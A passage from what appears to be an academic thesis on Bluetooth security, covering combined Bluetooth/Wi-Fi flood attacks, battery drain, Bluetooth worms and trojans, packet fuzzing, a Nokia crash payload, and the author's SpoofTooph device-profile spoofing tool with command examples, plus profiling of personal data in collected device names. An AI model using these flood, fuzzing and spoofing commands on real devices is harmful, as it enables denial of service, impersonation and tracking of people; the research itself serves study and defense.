100 bytes from 00:12:37:9C:7D:CD id 45 time 23.46ms
100 bytes from 00:12:37:9C:7D:CD id 46 time 22.92ms
100 bytes from 00:12:37:9C:7D:CD id 47 time 22.98ms
100 bytes from 00:12:37:9C:7D:CD id 48 time 22.52ms
```

Figure 3.21: BlueSYN attack in progress

```
# l2ping -s 600 -f 00:12:37:9C:7D:CD
# hping3 -syn -faster 192.169.1.105
```

Figure 3.22: Conducting BlueSYN

The *BlueSYN* [64][26] attack combines Bluetooth L2CAP ping flood with a Wi-Fi based SYN flood. *Pingblender* [64][26] is a similar combination of Bluetooth L2CAP ping flood with a Wi-Fi based ping flood. This method of DoS can hinder communications over Bluetooth and Wi-Fi.

BlueSYN exploits a device by simultaneously launching a BlueSmack l2ping flood and an SYN flood using hping3. As shown in Figure 3.21, BlueSYN targets the Device Address of the Bluetooth interface and the IP Address to the Wi-Fi interface. This attack can be conducted by executing the commands shown in Figure 3.22.

3.7.8 Battery Exhaustion

One resource common to most Bluetooth enabled devices is a portable power source (most commonly a battery). Buennemeyer et al.[26][24][25] investigated the use of Bluetooth attacks in battery exhaustion, which was further researched by Moyers et al. [64][65][63]. These attacks attempt to drain power through extensive use of the Bluetooth radio and other resources. A study conducted by Moyers et al. [64] showed that power can be drained up to 20% on a fully changed PDA. Figure 3.23 shows the result of power drain tests conducted using a wide variety of Bluetooth attacks.

3.8 Malware

Malware is a malicious self-replicating form of software. This software conducts a wide variety of malicious activities including: data mining, access to personal files, password theft, file corruption, and system reconfiguration. Commonly known subsets of Malware are viruses, worms and trojans.




Figure 3.23: Power Drain over Battery lifetime based on Threat [63]

3.8.1 BlueBag

Carettoni et al.[27] researched a form of Malware propagation involving a physical proximity attack. In this research a mobile Bluetooth enabled computer is placed in a carry on suit case, which they called *BlueBag* [27]. The mobile computer consisted of a mother board with embedded software, an extended life battery, a Wi-Fi adapter, and eight Bluetooth adapters. The use of eight Bluetooth adapters allows the computer to connect to up to fifty four different Bluetooth devices at one time. The researchers carried the inconspicuous BlueBag around malls, metro stations, and airports to discover potentially vulnerable devices. [27]

They found that malware can be propagation with use of the BlueBag in approximately half as much time. They theorized that this method could be used by an attacker to propagate malware to many different devices in several locations without raising suspicion. Figure 3.24 shows the results of a propagation simulation. The three different tests show propagation: without nodes entering or leaving the area (shown in purple), with nodes entering and




Figure 3.24: Infection Rate of Malware [27]

leaving an area (shown in red), and with the nodes a flow of nodes and BlueBag (shown in green). As illustrated in the graph, the propagation takes less than half the time with use of BlueBag in an area with traveling nodes. [27]

3.8.2 Caribe

Caribe [87][41] is the first known worm propagated through Bluetooth. This worm targets phones running Symbian OS. The user of the targeted device is presented with a message and must accept the incoming file. Once the file is downloaded, it is able exploit a flaw in file execution settings to bypass the normal user prompt for execution based on file type. Upon arrival to a system, this worm installs itself in hidden directories on the host device and sets itself to autorun. It begins to search for Bluetooth devices in range and propagates itself to other devices. Many variants of this worm have been developed targeting Symbian OS. [87][41]

3.8.3 CommWarrior

CommWarrior [90][41] is one such variant of Caribe, with one significant difference. CommWarrior is distributed using Bluetooth MMS. The virus sends itself to other devices in range and, like Caribe, must be accepted by the end user of the devices receiving the virus [28]. CommWarrior sends messages masquerading as software updates or explicit images to trick users into facilitating propagation. [90][41]

3.8.4 Skuller

The *Skuller* trojan [41] is propagated through regular Bluetooth file transfer or as a worm's payload. It masquerades as a phone theme and then proceeds to exploit design flaws in Symbian OS. This vulnerability allows any application to overwrite system files without user notification or error messages. Skuller takes advantage of this flaw and replaces several system files with bogus files, preventing some system functionality and permanently disabling the device when powered off. Skuller also replaces the normal system icons with skull and crossbones, as shown in Figure 3.25. [41]

3.9 Fuzzer

Fuzzing is a method used to exploit application input handling. Tools of this classification submit non-standard input into an application to achieve malicious results. Input not following the presupposed format can result in buffer overflow, data access, and application/system failure.





Figure 3.25: Skuller Trojan [41]

3.9.1 Bluetooth Stack Smasher / BluePAss

The packets used by the Bluetooth protocol follow a strict formatting standard [12]. Optimally all malformed packets should be identified and dropped by the target system's Bluetooth Stack. *Bluetooth Stack Smasher* (BSS) [18] and *BluePAss* [62] are two packet fuzzing suites. These tools accomplish fuzzing by creating L2CAP packets which do not follow the standard.

BSS is the more robust of the two suites and has the capability of crafting thousands of unique malformed packets. These malformed packets are then set to the target system and interpreted by the client's Bluetooth stack. BSS can cause some client Bluetooth stacks to crash or devices to lockup.

Figure 3.26 demonstrates one of many passable configurations for executing BSS. The size of the packet is specified by the *-s 100*, which indicates a size of 100 bytes. The mode was specified with the *-m 12*, which indicated that BSS should run L2CAP with full header fuzzing. The *-M 0* is used to indicate that BSS should not exit once a crash has been determined. BSS determines a crash by sending a follow up Echo Request after each malformed packet to detect device availability. The screen files will dots to represent the number of packets being sent to the target device.



```
bt bss-0.6 # ./bss -s 100 -m 12 -M 0 00:10:C6:40:46:2B
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
..............................................................
```

Figure 3.26: Bluetooth Stack Smasher

In this example, BSS was successfully able to crash the Bluetooth stack on the target device within seconds. The devices required a soft reset in order to get Bluetooth working again. This indicates that an improper implementation by the software developers.

3.9.2 BlueStab

BlueStab [9] is a passive attack which places a device in Discoverable Mode with a name containing "malformed" characters or strings. This attacker simply waits for a vulnerable system to scan an area for Discoverable devices. The specification does not place limitations on characters or strings allowed as Device Names. However, some devices do not properly handle all characters or strings. In the case of Symbian/Series 60 phones, the discovery of devices with tabs in the name causes the phone to restart. This is because Symbian/Series 60 did not allow for tabs as input and did not handle the case of tabs in Device names. [9]

3.9.3 HCIDump Crash

HCIDump Crash [19] is a vulnerability discovered using BSS. This attack uses a malformed packet where the actual payload of the packet (15 bytes) is longer than the size specified in the packet header (12 bytes). If successful, this attack will cause older versions of HCIDump to crash on the target system. This could prove useful to an attacker if the target user is running HCIDump as a means of monitoring traffic for security purposes.

3.9.4 L2CAP Header Overflow

L2cap Header Overflow [22] takes a similar approach to HCIDump Crash. The same type Echo Request packet was sent, except the actual payload of the packet (0 bytes) is less than the size specified in the packet header (1 bytes).

3.9.5 Nokia N70 L2CAP DoS

Nokia N70 L2CAP DoS [20] is a vulnerability discovered using BSS. This attack uses a malformed packet with the payload *\x7D\xAF\x00\x00\x41\x41\x41*. The *\x7D* value is a malformed Command Code and the *\x00\x00* values indicate a false size of the remainder of the payload. This attack will crash the stack on a Nokia N70 model phone.

3.9.6 Sonyericson Reset Display

The *Sonyericson Reset Display* [21] attack sends a specific malformed packet to disable the target screen. If successful, the attack will gradually darken the screen on the target device as the attack continues. If the attack us fully successful the screen will dim down and then turn white. The white screen prevents certain user interaction with the vulnerable device. The target system resets the screen after approximately 45 seconds [21].

Chapter 4

Threat Research

The research discussed in this chapter was inspired by the literature review and research conducted for development of the BTT. Through examination of the threats listed in the BTT this author was able discern areas of potential threats and areas where threats could be further developed. This chapter will cover new tools and threat methods in the classifications of Surveillance, Obfuscation, and Denial of Service.

4.1 SpoofTooph

Device Profile obfuscation is the primary means available to an attacker for misdirection in Bluetooth attacks. Recall the modification of the Device Profile discussed in Sections 3.1. Altering the Device Address using methods discussed in these sections can be cumbersome. Spoofing requires the use of multiple tools; cloning devices requires even more work, because a scanner must be used. Another issue presents itself because not all scanners present the user with the Device Address or CoD in hexadecimal format. They often list the device as a "Phone" instead of providing the CoD, required to fully mime the Device Profile. Cloning Device Profiles at a later time can also prove problematic as most scanners do not log scans.

This requires users to manually record the results of each scan.

SpoofTooph [33] automates the spoofing and cloning process with an intuitive user interface. This project was developed primarily in C to run on a Linux platform with the Bluez Stack. Portions of code for this software were taken from the open source projects HCIConfig and Bdaddr. The source code and documentation are provided at [33].

Spooftooph offers several options for Bluetooth Device Profile modification. The following provides the commands along with a brief description associated with each option:

- Option 1: Scan

  ```
  # spooftooph -i hci0 -s -d scan.log
  ```

  Continuously scan an area for Bluetooth devices and allow user selection of the device in the list to clone. The user is not limited to devices from the most resent scan, but is free to select the Device Profile of any device encountered during the duration of the scans. This option also allows for logging of the scanned Device Profiles.

- Option 2: Random Device Profile

  ```
  # spooftooph -i hci0 -r
  ```

  Randomly generate and assign a valid Bluetooth Device Profile. The CoD and Device Address are randomly generated and the name is derived from a list of the top 100 most common first names in Unites States [16] and the Major Device Class. For example, if the randomly generated Major Device Class were a 'phone', SpoofTooph might generate the name "Bob's Phone".

- Option 3: Specify Device Profile

  ```
  # spooftooph -i hci0 -n SamsungH130 -c 0x180204 -a 00:11:22:33:44:55
  ```

  Specify the Device Name, CoD, and Device Address for the Bluetooth adapter.

- Option 4: Selection from Log

  ```
  # spooftooph -i hci0 -l scan.log
  ```

Read in the log of a previous scan and allow for user selection a Device Profile to clone. Users may also manually insert Device Profiles into the log file before it is loaded.

- Option 5: Incognito Mode

  ```
  # spooftooph -i hci0 -t 100
  ```

  Scan for and clone a Device Profile at user assigned intervals. The Device Profile of the first device discovered in the scan is subsequently cloned by the host system's adapter.

4.1.1 Device Profile Modification

Cloning the Device Profile allows Bluetooth devices to mask themselves as other devices. Most Bluetooth scanning software will only list one Device Profile if multiple devices in range share the same Device Profile when in Discoverable Mode. This misrepresented information can effectively allow an attacking device to hide in plain sight while conducting attacks. This can cause misdirection on the part of an attacker as to which device is really conducting attacks. Using *Option 5* for SpoofTooph will help insure that the attacking device always appears as a device in the local area.

4.1.2 Credential Spoofing

Though Bluetooth offers application and connection level authentication, through Security Mode 2, 3, or 4, the Device Profile may also be used as a form of credentials. For example, some devices like wireless headsets only allow devices of the "phone" Major Device Class to establish connections. Masquerading as a phone then allows a laptop computer to conduct activities on the headset, originally blocked by the headset's connection policy.

The Device Name can also be useful to the attacker. The name is often presented to the user is scenarios where new pairing is established. Users could potentially be tricked into pairing their device with a device miming a name trusted by that user. For example, the user is presented with a message that the new office printer is attempting to pair with their laptop over Bluetooth. They may assume this is standard functionality of the printer model and pair their computer with what appears to be the printer, when in actuality it is an attacker's laptop. In this scenario the attacker should also set the CoD because some Bluetooth software will display an icon representing the Major or Minor Device Class of the connecting device.

4.1.3 MITM


Cloning the Bluetooth Device Profile is also used in Bluetooth MITM. Profile cloning is used in the HID MITM discussed in Section 3.5.1. Other forms of Bluetooth MITM such as [42] involve using a DoS attack to sever a connection between two devices using the *Just Works* SSP Mode, which does not use the PassKey for authentication. In both MITM attacks, the full Bluetooth Device Profile is cloned for both target devices.

4.1.4 Usage

SpoofTooph operates in a Linux environment with use of the Bluez stack. The example in Figure 4.1 shows SpoofTooph running Option 1. The *-i hci0* specifies the interface as hci0. The *-s* flag instructs SpoofTooph to scan for devices and *-d scan.log* to log the Device Profiles collected to the scan.log file. SpoofTooph presents the full Device Name, CoD, and Device Address as well as a human readable representation of the Major and Minor Device Class and Services.

4.2 Bluetooth Profiling Project

The *Bluetooth Profiling Project* (BlueProPro) [32] is an ongoing investigation into the correlation between different attributes of the Device Profile. As previously discussed, there are three components of the Bluetooth Device Profile; the Device Name, CoD, and Device


root@bt: /media/disk/spooftooph - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
             _____                    __ _______                _
            / ____|                  / _|__   __|              | |
           | (___  _ __   ___   ___ | |_   | | ___   ___  _ __ | |__
            \___ \| '_ \ / _ \ / _ \|  _|  | |/ _ \ / _ \| '_ \| '_ \
            ____) | |_) | (_) | (_) | |    | | (_) | (_) | |_) | | | |
           |_____/| .__/ \___/ \___/|_|    |_|\___/ \___/| .__/|_| |_|
                  | |                                    | |
                  |_|                                    |_|

                        Time: Sat Mar 20 08:21:37 2010

   TYPE                                    NAME
   ADDR                 CLASS              SERVICES

0) Phone (Wired modem / voice gateway)     [redacted]
   00:15:D3:[redacted]  0x5a0204           [ Networking, Capturing, Object Transfer, Telephony ]

1) Computer (Uncategorized)                [redacted]
   00:BD:3A:[redacted]  0x5a0100           [ Networking, Capturing, Object Transfer, Telephony ]

2) Computer (Unknown)                      [redacted]
   00:26:08:[redacted]  0x38010c           [ Capturing, Object Transfer, Audio ]
3) Computer (Unknown)                      [redacted]
   00:1D:6E:[redacted]  0x100114           [ Object Transfer ]

Page 1 of 3

's' make selection, 'p' previous page, 'n' next page, 'q' quite:
```

Figure 4.1: SpoofTooph

Address.

The collection analyzed for this research contains Bluetooth Device Profiles on 1,515 unique devices. The full list of Device Profile is provided in Appendix D. These profiles were mostly collected on highways, in shopping malls, and in college classrooms. The location was not a factor in the analysis of the Device Profile, but may skew some findings due to the likelihood of certain devices to be found at these locations. For example, a Bluetooth enabled printer is not likely be discovered while on the highway.

One major drawback to this list is that only devices in Discoverable Mode were able to be collected. Devices of a particular model are often pre-configured with the same Bluetooth settings. Some models are pre-configured with the Bluetooth enabled and in Discoverable Mode by default, others are not. These default setting could prevent collection of Device

Profiles on entire models of devices. Users may also enable or disable Bluetooth on their devices at will. The number of devices which have Bluetooth disabled or in Non-Discoverable mode by default is unknown.


4.2.1 Profiling Device Address

The Device Address is a 48 bit unique identifiers assigned to a Bluetooth adapter by a manufacturer [12]. The OUI consist of the first 24 bits of the 48 bit Device Address. The OUIs are purchased by vendors, manufacturers, and other organization worldwide to reserve address blocks for the exclusive use [48]. The full list of registered OUI holders is maintained and publicly available at *http://standards.ieee.org/regauth/oui/oui.txt*. Identification of the OUI holder can be conducted by extracting the OUI from the Device Address. The use of the OUI identification is not entirely accurate for device manufacturer profiling. Organizations often subcontract blocks of these addresses to other organization who may not need the entire range of 2^{48} addresses [48]. The OUI may also belong to the developer of the Bluetooth adapter and not the device manufacturer, since many device manufactures outsource the construction of Bluetooth chip-sets and adapters. An example OUI is shown in Figure 4.2. The 6 digit on the left in the figure is the OUI and the information on the OUI holder can be found on the right.

```
00-01-4A        (hex)           Sony Corporation
00014A          (base 16)       Sony Corporation
                                Gotenyama Tec 5-1-2
                                Kitashinagawa,
                                Tokyo Shinagawa-ku 141-0001
                                JAPAN
```

Figure 4.2: Example of CoD

Another option for profiling the Device Address is through examination of address blocks. Many Device Addresses are assigned in blocks by manufactures to each model of device. Therefore, each device should have its address within a limited range or ranges. Determining this range though examining the Device Profile information of devices of the same model could lead to more effective methods of using tools like Redfang to find Bluetooth devices in Non-Discoverable mode. For example, if only 10,000 models of a particular device are made, and the specific range is found, then that reduces the number of scans from $2^{48} * x$ to a little over $2^{13} * x$, where x is the time it takes to scan. While scanning through the entire gambit of possible addresses is impossible with standard equipment (due to the time of each device discovery scan) the reduction of this range allows for a greater possibility of discovering a Non-Discoverable device.



Version	3.2.2 (7B500)
Model	MB294LL
Serial Number	
Wi-Fi Address	7C:6D:62:E1:66:4F
Bluetooth	7C:6D:62:E1:66:50

Figure 4.3: iPad Profile

Products like the iPhone and iPad indirectly leak information about the Device Address. For these device models, the Ethernet MAC address is one less numerically then the Bluetooth Device Address [61], as shown from the device profile of an iPad in Figure 4.3. This information can possibly facilitate an attacker in targeting the device through a network connection or a Multi-Vector attack (discussed in Section 3.7.7).

Table 4.1: Data Extracted from Bluetooth Device Name

First Name	Last Name	Location	Device Model	Nickname
28.17%	18.76%	1.30%	70.54%	1.51%

4.2.2 Profiling Device Name

The Device Name is a human readable device identifier. Another component to this project involves examination of private and sensitive information extracted from the Device Name. For convenience of use, the Device Name often provides semi-unique descriptors of the device. This research is focused on the following sensitive information:

- **First Name** - A first name, presumably the first name of the device owner.
- **Last Name** - A last name, presumably the last name of the device owner.
- **Nickname** - What appears to be a username or user 'handle'.
- **Location** - Information that can be used to determine the location of the device or where it belongs. This includes store names, cities, and campuses.
- **Device Model** - The model of the device or identifying information that could lead to profiling the device as a specific model.

Table 4.1 shows the percentage out of the 1,515 Device Profiles collected containing each type of sensitive information. These types of sensitive information are mutually exclusive. In total, almost 90% of devices revealed at least one type of sensitive information about the device or owner. The full list of Device Profiles as available in Appendix D.

Several trends were discovered through examination of Device Names. For example, almost every Apple laptop in the list provided not only the device model, but the user's full name. Not only can an attacker identify the owner by name, but this name is also the default username for the primary system account.


Extracting the device model can also assist in profiling the device for targeted attacks. As show in Table 4.1, approximately 70% of the devices can be identified as a particular model or having a particular manufacture through the Device Name. Identification of the device model assists the attacker in finding target for attacks like Bluesnarf and HeloMoto, which only work on specific device models.

Other information found in Bluetooth Device Profiles include: domain name, company name, host OS, sports mascot, movie character, (potential) PassKey, and Device Address. This information could potentially be used against a target's device owner through social engineering. Name analysis can even lead to the discovery of activities. One discovered device had a name which matched a nearby access point, presumably so they could perform some form of Wi-Fi MITM. Another device found with the Device Name "UME36" is presumed to be the Cellebite UME-36 Forensics device [60]. This device is used by law enforcement to perform forensics on mobile devices (cell phone, Smartphones, etc.). A criminal may be able to use this information to detect the presence of law enforcement in the local area.

4.2.3 Profiling Class of Device

The CoD is the only portion of the Bluetooth Profile which is specifically designed for profiling purposes. Recall from Section 2.1.5 that the CoD is provided by a device during discovery to indicate the type of device and list the types of available services. Each attribute of the CoD can be used to assess possible susceptibility to threats. Devices discovered reported as a 'phone' are potentially susceptible to threats like BlueBug. Likewise, services like 'audio' can also be exploited by threats like CarWhisperer.

Out of the 1,515 device profiles examined, 83 unique CoDs were found. Some CoDs were found to be unique to specific device models and brands. For example, Apple computers (and only Apple computers) were found to use the CoD *0x38010c*, as Shown in Figure 4.4. Other device models were also found to share the same CoD, but not be unique to only that device model. While the name can be changed on most Bluetooth devices, and the



```
00:26:08:BA:55:60,0x38010c,NAME's MacBook Pro,
